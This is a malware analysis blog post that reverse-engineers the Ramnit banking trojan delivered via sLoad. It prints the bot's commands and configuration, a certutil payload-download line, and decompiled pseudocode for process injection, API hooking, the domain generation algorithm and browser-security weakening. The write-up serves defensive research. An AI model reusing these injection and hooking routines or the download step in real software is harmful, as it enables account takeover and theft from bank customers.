Let's Learn: Diving into the Latest "Ramnit" Banker Malware via "sLoad" PowerShell

vkremez.com/2018/08/lets-learn-in-depth-into-latest-ramnit.html

Goal: In-depth reverse engineering of the latest Ramnit banker from "sLoad" PowerShell malware. The focus of the analysis is on the Ramnit banker core functionality, its hooking engine, webinjects, process injection, and main configuration.

> @James_inthe_box @VK_Intel @malwrhunterteam @devnullek
> https://t.co/GTtUWWCNrc
> from certutil -decode s://lapweol[.me/sload/camfaq/faq.txt
> — JAMESWT (@JAMESWT_MHT) July 23, 2018

Malware:
Original Loader (436aaa1014e8528ed72c89c4bf74d14c)
rmnsoft.dll (304772c80b157a916c7041f2f15939fb)
hooker2 (625db8cd9536c91f5ee044c318a80fec)
 -> x86 injected bot (73c95a2a9c9348f0b65de23a17f1790c)
 -> x64 injected bot (f836f4949483071d80b59d47d8ce2bd9)

Background:
For while, I have been observing an interesting combination of sLoad PowerShell loader and the Ramnit banker malware targeting customers of Italian and United Kingdom financial institutions. In one of the most recent campaigns, Ramnit was distributed via sload. The chain is very interesting on its own and includes including PowerShell loader with slightly modified PowerShell empire "invoke-ReflectivePEInjection," certutil, and wscript execution. The malware chain is available to review at Any App Run.
Ramnit is one of the oldest bankers on the financial cybercrime ecosystem dating back to 2010. Originally, started as a worm spreader, the malware acquired the banker capabilities after its developers adopted the leaked Zeus source code 2.0.8.9 converting it into a full-fledged banking Trojan.
Ramnit banker somehow survived the Europol takedown in 2015 and remained active since 2016. It is notable, however, with the disappearance of the Ramnit version known as "demetra," which was distributed via Rig Exploit Kit and "Seamless" gate.
The latest campaigns leverage a Ramnit version adding LUA webinject-style as well relying on screenshot capturing functionality for account takeover fraud (ATO).
Outline:


Analysis:

I. Ramnit Main DLL "rmnsoft.dll"

The main module of the Ramnit banker is called internally "rmnsoft.dll." This module is responsible for execution of various commands and essentially remained unchanged for the past 6 years. It is well-documented by various researchers. The module also used for central communication between other modules and Ramnit core thread execution.

The module contains the following exports:

- _CryptoCheckSignMessage@24
- Start
- Stop



```
      v44 = v3 + v4;
      if ( getexec[0] == 49 )
        getexec[0] = 103;
      screen[0] = 115;
      if ( command_retriever(v45, v44, getexec, &getexec[7], 7, 0) == 1 )
      {
        command_storage = 1;
      }
      else if ( command_retriever(v45, v44, kos, &kos[3], 3, 0) == 1 )
      {
        command_storage = 2;
      }
      else if ( command_retriever(v45, v44, screen, &screen[6], 6, 0) == 1 )
      {
        command_storage = 3;
      }
      else if ( command_retriever(v45, v44, update, &update[6], 6, 0) == 1 )
      {
        command_storage = 4;
      }
      else if ( command_retriever(v45, v44, cookies, &cookies[7], 7, 0) == 1 )
      {
        command_storage = 5;
      }
      else
      {
        if ( command_retriever(v45, v44, removecookies, &removecookies[13], 13, 0) != 1 )
          goto LABEL_89;
        command_storage = 6;
      }
```

Command Name	Type	Description

getexec	command_type=1	Download, save, and launch an executable file from a URL given by the Ramnit Command-and-Control (C2) infrastructure.
kos	command_type=2	Kill operating system or shut down the system via ntdll.dll:NtShutdownSystem and ExitWindowsEx
screen	command_type=3	Take screenshots and save it locally via Gdiplus.dll and GdipSaveImageToStream
update	command_type=4	Download the latest Ramnit malware from the C2
cookies	command_type=5	Retrieve local cookies from Windows Internet Explorer, Firefox, Opera, Safari, Chrome, Flash SOL
removecookies	command_type=6	Delete cookies from the system in order to force the victim to log in again and collect the data

A. Main Bot Configuration
Following reported CERT.PL Ramnit structure outlined in the blog, this specific Ramnit has the main configuration as follows:

Config	Value
botnet_name	'23.04_443'
rc4_key	'fB1oN5frGqf'
md5_magic	'fE4hNy1O'
dga_seed	'2538799770'
dga_no	'100'
port	'443'
hardcoded_domain	'heoxhliqbug[.]eu'
dga_tlds	'.eu'

The malware communicates to the command and control server leveraging the hardcoded MD5: 'f054bbd2f5ebab9cb5571000b2c50c02' for data structucture as part of the check-in.
B. Ramnit Domain Generation Algorithm (DGA)
All the DGA structs are present in the beginning .data section as reported. The domain generation algorithm involves only one ".eu" top level domain (TLD) with the unchanged rest of the other logic as reported by CERT.PL. Ramnit leverages linear congruential generator (LCG) for pseudo-random generation (thanks to @nazywam for the previous coverage!).
The pseudo-coded C++ DGAdomain function is as follows:

```
int __stdcall dga_add_domain_eu(int dga_seed, LPSTR lpString1)
{
  LCG_DGA(dga_seed, 12u);
  v6 = v2;
  v3 = lpString1;
  do
    *v3++ = LCG_DGA(v2, 25u) + 'a';
  while ( v4 != 1 );
  *v3 = 0;
  lstrcatA(lpString1, a_eu);                    // ".eu"
  return (v6 * (unsigned __int64)(unsigned int)dga_seed >> 0x20) + v6 * dga_seed;
}
```

The "rmnsoft.dll" also reaches out to the following domains to check connectivity:
-> 'websearch[.]com:80'
-> 'info[.]com:80'
-> 'baidu[.]com:80'

II. Ramnit Webinject DLL "hooker2.dll"

The main module responsible for process injection and hooking of various browser APIs is called internally “hooker2.dll.” The exports are as follows:

Ordinal	Export
00000001	CommandRoutine
00000002	ModuleCode
00000003	StartRoutine
00000004	StopRoutine


It is notable, however, that the unpacked version contains two resources with the original language artifacts set up to “Russian."

Resource Type	Name	Signature	Bit	Language
BIN	102	Executable	(cpu: 32-bit)	Russian
BIN	103	Executable	(cpu: 64-bit)	Russian

Primarily, this module is responsible for editing and disabling protected browser settings and injecting a 32-bit or 64-bit payload into the browser.

A. Browser Setting "Relax" and Inject Setup

The process injection functions targets four browsers from Microsoft Edge to Google Chrome.



```
    if ( MicrosoftEdge_processFinder(v2) )
    {
      SHGetSpecialFolderPathA(0, &pszPath, 38, 0);
      lstrcatA(&pszPath, "\\Internet Explorer\\iexplore.exe");
      if ( CreateProcessA(0, &pszPath, 0, 0, 0, 0x4000000u, 0, 0, &StartupInfo, &ProcessInformation) )
      {
        v8 = ProcessInformation.dwProcessId;
        *(_DWORD *)(a2 + 8) = ProcessInformation.dwProcessId;
        if ( write_process_inj(v8, -2110473189, 0) )
        {
          v3 = 1;
          Sleep(2000u);
LABEL_22:
          set_thread_exec(v7, *(_DWORD *)(a2 + 8));
          return v3;
        }
      }
    }
    return v3;
  }
  if ( v6 == 4 )
    return v3;
  if ( v6 == 1 )
  {
LABEL_21:
    v3 = 1;
    goto LABEL_22;
  }
  if ( v6 != 5 )
  {
    if ( v6 != 3 || dwProcessId != *(_DWORD *)(a2 + 24) )
      return v3;
    if ( mozilla_profile_writer() )
    {
      reg_query_main(
        v10,
        "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\App Paths\\firefox.exe",
        (unsigned int)&pszPath);
      Func4(*(_DWORD *)(a2 + 8), v4 + 8);
      if ( CreateProcessA(0, &pszPath, 0, 0, 0, 0x4000000u, 0, 0, &StartupInfo, &ProcessInformation) )
      {
        v11 = ProcessInformation.dwProcessId;
        *(_DWORD *)(a2 + 8) = ProcessInformation.dwProcessId;
        write_process_inj(v11, -2110473189, 0);
      }
    }
    get_str_func(*(_DWORD *)(a2 + 8), (int)"LdrLoadDll", v10, -17591);
    get_str_func(*(_DWORD *)(a2 + 8), (int)"BaseThreadInitThunk", v12, -17591);
    goto LABEL_21;
```

The pseudocoded C++ function is as follows:

```
////////////////////////////////////////////////////////////////////
//////////////////// Ramnit Main Browser Setup and Injection ///////
////////////////////////////////////////////////////////////////////
char __thiscall process_injection_main(char *this, int a2)
{

  v3 = 0;
  v4 = this;
  dwProcessId = 0;
  func6(&StartupInfo.lpReserved, 0, 64);
  StartupInfo.cb = 68;
  ProcessInformation = 0i64;
  func6(&pszPath, 0, 260);
  v5 = GetShellWindow();
  GetWindowThreadProcessId(v5, &dwProcessId);
  v6 = func_str_iter((int **)v4, (char *)(a2 + 36));
  if ( !v6 )
    return v3;
  if ( v6 == 2 )
  {
    if ( MicrosoftEdge_processfinder(v2) )
    {
      SHGetSpecialFolderPathA(0, &pszPath, 38, 0);
      lstrcatA(&pszPath, "\\Internet Explorer\\iexplore.exe");
      // Create process with CREATE_SUSPENDED flag

if ( CreateProcessA(0, &pszPath, 0, 0, 0, 0x4000000u, 0, 0, &StartupInfo,
&ProcessInformation) )
      {
        v8 = ProcessInformation.dwProcessId;
        *(_DWORD *)(a2 + 8) = ProcessInformation.dwProcessId;
        if ( write_process_inj(v8, 0xF36BAC23, 0) )
        {
          v3 = 1;
          Sleep(2000u);
LABEL_22:
          set_thread_exec(v7, *(_DWORD *)(a2 + 8));
          return v3;
        }
      }
    }
    return v3;
  }
  if ( v6 == 4 )
    return v3;
  if ( v6 == 1 )
  {
LABEL_21:
    v3 = 1;
    goto LABEL_22;
  }
  if ( v6 != 5 )
  {
    if ( v6 != 3 || dwProcessId != *(_DWORD *)(a2 + 24) )
      return v3;
    if ( mozilla_profile_writer() )
    {
      reg_query_main(
        v10,
        "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\App Paths\\firefox.exe",
        (unsigned int)&pszPath);
      func4(*(_DWORD *)(a2 + 8), v4 + 8);
      // Create process with CREATE_SUSPENDED flag

if ( CreateProcessA(0, &pszPath, 0, 0, 0, 0x4000000u, 0, 0, &StartupInfo,
&ProcessInformation) )
      {
        v11 = ProcessInformation.dwProcessId;
        *(_DWORD *)(a2 + 8) = ProcessInformation.dwProcessId;
        write_process_inj(v11, 0xF36BAC23, 0);
      }
    }
    get_str_func(*(_DWORD *)(a2 + 8), (int)"LdrLoadDll", v10, 0xBB49);
    get_str_func(*(_DWORD *)(a2 + 8), (int)"BaseThreadInitThunk", v12, 0xBB49);
    goto LABEL_21;
  }
  if ( dwProcessId == *(_DWORD *)(a2 + 24) )
  {
    reg_query_main(v7, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\App
Paths\\chrome.exe", (unsigned int)&pszPath);
    if ( !set_chrome_pref(v2)
      || (func4(*(_DWORD *)(a2 + 8), v4 + 8),
          lstrcatA(&pszPath, " --disable-http2 --disable-quic --disk-cache-size=1"),
          Sleep(1000u),
          // Create process with CREATE_SUSPENDED flag

CreateProcessA(0, &pszPath, 0, 0, 0, 0x4000000u, 0, 0, &StartupInfo,
&ProcessInformation))
      && (*(_DWORD *)(a2 + 8) = ProcessInformation.dwProcessId,
          Sleep(1000u),
          write_process_inj(*(_DWORD *)(a2 + 8), 0xF36BAC23,
ProcessInformation.hProcess)) )
    {
      v3 = 1;
      ZwMapViewOfSection_func(v9, *(_DWORD *)(a2 + 8));
      goto LABEL_22;
    }
  }
  return v3;
}
```


Ramnit sets up the following preferences that are meant to "relax" Mozilla browser security and write changes to .ini and user[.]js preferences files locally.

```
"pref(\"privacy.trackingprotection.pbmode.enabled\", false);"
"pref(\"browser.cache.disk.enable\", false);"
"pref(\"browser.cache.disk.smart_size.enabled\", false);"
"pref(\"browser.cache.disk.capacity\", 0);");
"pref(\"network.http.spdy.enabled.http2\", false);"
```

In addition, the malware attempts to "relax" Google Chrome via "--disable-http2 --disable-quic --disk-cache-size=1" setup.

B. Process Injection: Resource "BIN" x86 or x64

The process injection works as follows leveraging usual WriteProcessMemory API after obtaining access to the resource section and pulling the appropriate binary (either a 32-bit or 64-bit one) and injecting into the browser of choice.



The pseudo-coded C++ function is as follows searching the loaded resource for "0x5A4D" and "0x4550," "MZ" and "NT" headers, respectively to load the actual binary:

```
////////////////////////////////////////////////////////////////////
//////////////////// Ramnit Simplified Process Injection ///////////
////////////////////////////////////////////////////////////////////
char __stdcall write_process_inj(DWORD dwProcessId, int a2, HANDLE hProcess)
{
  v3 = hProcess;
  v4 = 0;
  flOldProtect = 0;
  _mm_storel_pd((double *)lpBaseAddress, 0i64);
  NumberOfBytesRead = 0;
  v5 = 0x7D0;
  if ( v3 || (v3 = OpenProcess(0x1FFFFFu, 0, dwProcessId)) != 0 )
  {
    if ( check_if_x64(0, v3) || !(dword_10064B98 & 1) )
    {
      GlobalFree_0(lpBaseAddress);
      if ( !*(_QWORD *)lpBaseAddress )
        goto LABEL_29;
      ReadProcessMemory(v3, lpBaseAddress[0], &Buffer, 0x40u, &NumberOfBytesRead);
      if ( !NumberOfBytesRead )
        goto LABEL_29;
      if ( Buffer != 23117 )
        goto LABEL_29;
      v9 = (char *)lpBaseAddress[0] + v21;
      ReadProcessMemory(v3, (char *)lpBaseAddress[0] + v21, &v18, 0xF8u,
&NumberOfBytesRead);
      if ( !NumberOfBytesRead )
        goto LABEL_29;
      if ( v18 != 17744 )
        goto LABEL_29;
      if ( v19 == a2 )
        goto LABEL_29;
      dwProcessIdb = v9 + 8;
      if ( !VirtualProtectEx(v3, v9 + 8, 4u, 4u, &flOldProtect) )
        goto LABEL_29;
      WriteProcessMemory(v3, dwProcessIdb, &a2, 4u, &NumberOfBytesRead);
      VirtualProtectEx(v3, dwProcessIdb, 4u, flOldProtect, &NumberOfBytesRead);
    }
    else
    {
      GlobalFree_0(lpBaseAddress);
      v6 = lpBaseAddress[0];
      v7 = lpBaseAddress[1];
      if ( !*(_QWORD *)lpBaseAddress )
      {
        do
        {
          if ( !v5 )
            break;
          Sleep(100u);
          v11 = 0;
          v5 -= 0x64;
          GlobalFree_0(lpBaseAddress);
          v6 = lpBaseAddress[0];
          v7 = lpBaseAddress[1];
        }
        while ( !*(_QWORD *)lpBaseAddress );
        if ( !__PAIR__((unsigned int)v6, (unsigned int)v7) )
          goto LABEL_29;
      }
      if ( !ReadProcessMemory_0((HANDLE)v6, v7, (LPVOID)0x40,
(DWORD)&NumberOfBytesRead, v11) )
        goto LABEL_29;
      if ( !NumberOfBytesRead )
        goto LABEL_29;
      if ( Buffer != 0x5A4D )               // Check for "MZ" header "0x5A4D"
        goto LABEL_29;
      v8 = *(_QWORD *)lpBaseAddress + v21;
      hProcess = (HANDLE)((unsigned __int64)(*(_QWORD *)lpBaseAddress + v21) >> 32);
      if ( !ReadProcessMemory_0(
              (char *)lpBaseAddress[0] + v21,
              (LPCVOID)HIDWORD(v8),
              (LPVOID)0x108,
              (DWORD)&NumberOfBytesRead,
              v12) )
        goto LABEL_29;
      if ( !NumberOfBytesRead )
        goto LABEL_29;
      if ( v13 != 0x4550 )                 // Check NT header signature "0x4550"
        goto LABEL_29;
      if ( v14 == a2 )
        goto LABEL_29;
      dwProcessIda = (void *)(v8 + 8);
      hProcess = (char *)hProcess + __CFADD__((_DWORD)v8, 8);
      if ( !VirtualProtectEx_0((HANDLE)(v8 + 8), hProcess, 4u, (DWORD)&flOldProtect,
v15)
        || !WriteProcessMemory_0(dwProcessIda, hProcess, (LPVOID)4,
(DWORD)&NumberOfBytesRead, v16)
        || !VirtualProtectEx_0(dwProcessIda, hProcess, flOldProtect,
(DWORD)&NumberOfBytesRead, v17) )
      {
        goto LABEL_29;
      }
    }
    v4 = 1;
LABEL_29:
    CloseHandle(v3);
  }
  return v4;
}
```

In addition to the usual ntdll.dll:LdrLoadDll and user32:TranslateMessage hooks, Ramnit hooks the various browser API (see Appendix), including Google Chrome, which was one of the non-exported API hooks from "chrome.dll" that was hooked differently by the malware developers. More specifically, Ramnit searches ".text" section of the Chrome dll. In memory, the malware checks for various SSL read and write functions.
The main banker hooking function is as follows:

```
///////////////////////////////////////////////////////////////////
/////////////// Ramnit Main Web Hooker Serve Function /////////////
///////////////////////////////////////////////////////////////////
HLOCAL Main_Browser_Hooker_func()
{
  GetModule(InternetExplorer_function_array, "wininet.dll");
  GetModule(Mozilla_Firefox_function_array, "nss3.dll");
  Google_Chrome_Hook();
  Internet_Explorer_Hook();
  return FireFox_Hook();
}
```

III. x86/x64 Injected Bot

Finally, Ramnit injects an either 32-bit (x86) or 64-bit (x64) executable into the webbrowser process.

A. Ramnit Hooking Engine

Essentially, Ramnit hooking engine works to set up hooks for API calls of interest.Additionally, it has a routine to deal with non-exported API hooks for "chrome.dll."


```
CreateHook_API(const CHAR DLL_name, int original_function_name,\
 int myHook_function,  int address_of_original_function)
```

By and large, Ramnit banker hooking engine works via overwriting the basic API with the redirect functions with the "**0xe9**" opcode for a jump with 32-bit relative offset with trampoline function and the write hook call with VirtualProtectEx API to make sure the function has 0x40 (PAGE_EXECUTE_READWRITE) property. Additionally, it attempts to conceal detection of this hooking technique via prepending NOP and/or RETN.

```
////////////////////////////////////////////////////////////////////
/////////////// Ramnit Hook Install Function ///////////////////////
////////////////////////////////////////////////////////////////////
signed int __thiscall Hook_Function_Ramnit(char *func_name, int myHook_function, int
*function_address)
{
  char *original_function;
  char *current_func_id_thread;
  int v5;
  char jump_len;
  signed int result;
  SIZE_T v8;
  void *trampoline_lpvoid;
  int v10;
  int v11;
  unsigned __int8 jmp_32_bit_relative_offset_opcode;
  int relative_offset;
  DWORD flOldProtect;

  original_function = func_name;
  current_func_id_thread = func_name + 0x24;
  iter_func(func_name + 0x24, 0x90, 0x23);
  if ( function_address )                       // Attempts to prepend "0x90" (nop)
or "0xC3" (retn) to jump length to avoid basic hooking detect
    jump_len = walker_byte_0(*(_BYTE **)(original_function + 1),
(int)current_func_id_thread, v5);
  else
    jump_len = 5;                               // jump_length_trampoline -> 5
  original_function[5] = jump_len;
  if ( !jump_len )
    goto LABEL_12;                              // Setting up the trampoline buffer
  write_hook_iter((int)(original_function + 6), *(_BYTE **)(original_function + 1),
(unsigned __int8)jump_len);
  if ( function_address )
    *function_address = (int)current_func_id_thread;
  relative_offset = myHook_function - *(_DWORD *)(original_function + 1) - 5;
  v8 = (unsigned __int8)original_function[5];
  trampoline_lpvoid = *(void **)(original_function + 1);
  jmp_32_bit_relative_offset_opcode = 0xE9u;    // "0xE9" -> opcode for a jump with a
32bit relative offset
  if ( VirtualProtectEx((HANDLE)0xFFFFFFFF, trampoline_lpvoid, v8, 0x40u,
&flOldProtect) )// Set up the function for "PAGE_EXECUTE_READWRITE" w/
VirtualProtectEx
  {
    v10 = *(_DWORD *)(original_function + 1);
    v11 = (unsigned __int8)original_function[5] - (_DWORD)original_function - 0x47;
    original_function[66] = 0xE9u;
    *(_DWORD *)(original_function + 0x43) = v10 + v11;
    write_hook_iter(v10, &jmp_32_bit_relative_offset_opcode, 5);// -> Manually write
the hook
    VirtualProtectEx(                           // Return to original protect state
      (HANDLE)0xFFFFFFFF,
      *(LPVOID *)(original_function + 1),
      (unsigned __int8)original_function[5],
      flOldProtect,
      &flOldProtect);
    result = 1;
  }
  else
  {
LABEL_12:
    result = 0;
  }
  return result;
}
```

When the Ramnit banker hooks the function, it enters the new hooked one and grabs various variables while passing control to the original one when the hooked function concludes.



```
// RAMNIT  HttpSendRequestA Hook
HttpSendRequestA_dword = createHookAPI(
                             Wininet_dll,
                             (int)"HttpSendRequestA",
                             (int)myHttpSendRequestexA,
                             (int)&original_address_HttpSendRequestA);
```

```
// RAMNIT  myHttpSendRequestexA new function
int __stdcall myHttpSendRequestexA
(void *hRequest, const char *lpszHeaders, int dwHeadersLength, LPLONG lpOptional,
 LPLONG dwOptionalLength)
{

  headerLen = (struct _RTL_CRITICAL_SECTION *)dwHeadersLength;
  if ( dwHeadersLength == 0xFFFFFFFF )
    headerLen = (struct _RTL_CRITICAL_SECTION *)strlen(lpszHeaders);
  dwOptionLen = (struct _RTL_CRITICAL_SECTION *)dwOptionalLength;
  lpOptional_val = lpOptional;
  hook_data_processor_func(
    v5,
    (struct _RTL_CRITICAL_SECTION *)dwOptionalLength,
    (int)headerLen,
    (int)lpOptional,
    (int)dwOptionalLength);
  dwHeadersLength = http_processor(v5, dwOptionLen, headerLen, (int)dwOptionLen);
  if ( dwHeadersLength )
  {
    func_cleaner((int)&v12, (_DWORD **)&dwHeadersLength);
    lpOptional_val = v13;
  }
  InterlockedIncrement_0(v11);
  original_HttpSendRW_function = original_address_HttpSendRequestA(hRequest,
 lpszHeaders, headerLen);
  InterlockedDecrement_0(lpOptional_val);
  HttpAddRequestHeadersA_lasterr(hRequest);
  return original_HttpSendRW_function;
}
```

B. Ramnit Anti-Rapport

The malware also implements functionality that is meant to walk the stack and suspend threads related to "RapportGP.dl" DLL. The malware leverages "DbgHelp.dll" library and relevant API calls such as StackWalk64, SymGetModuleBase64, and SymFunctionTableAccess64.

```
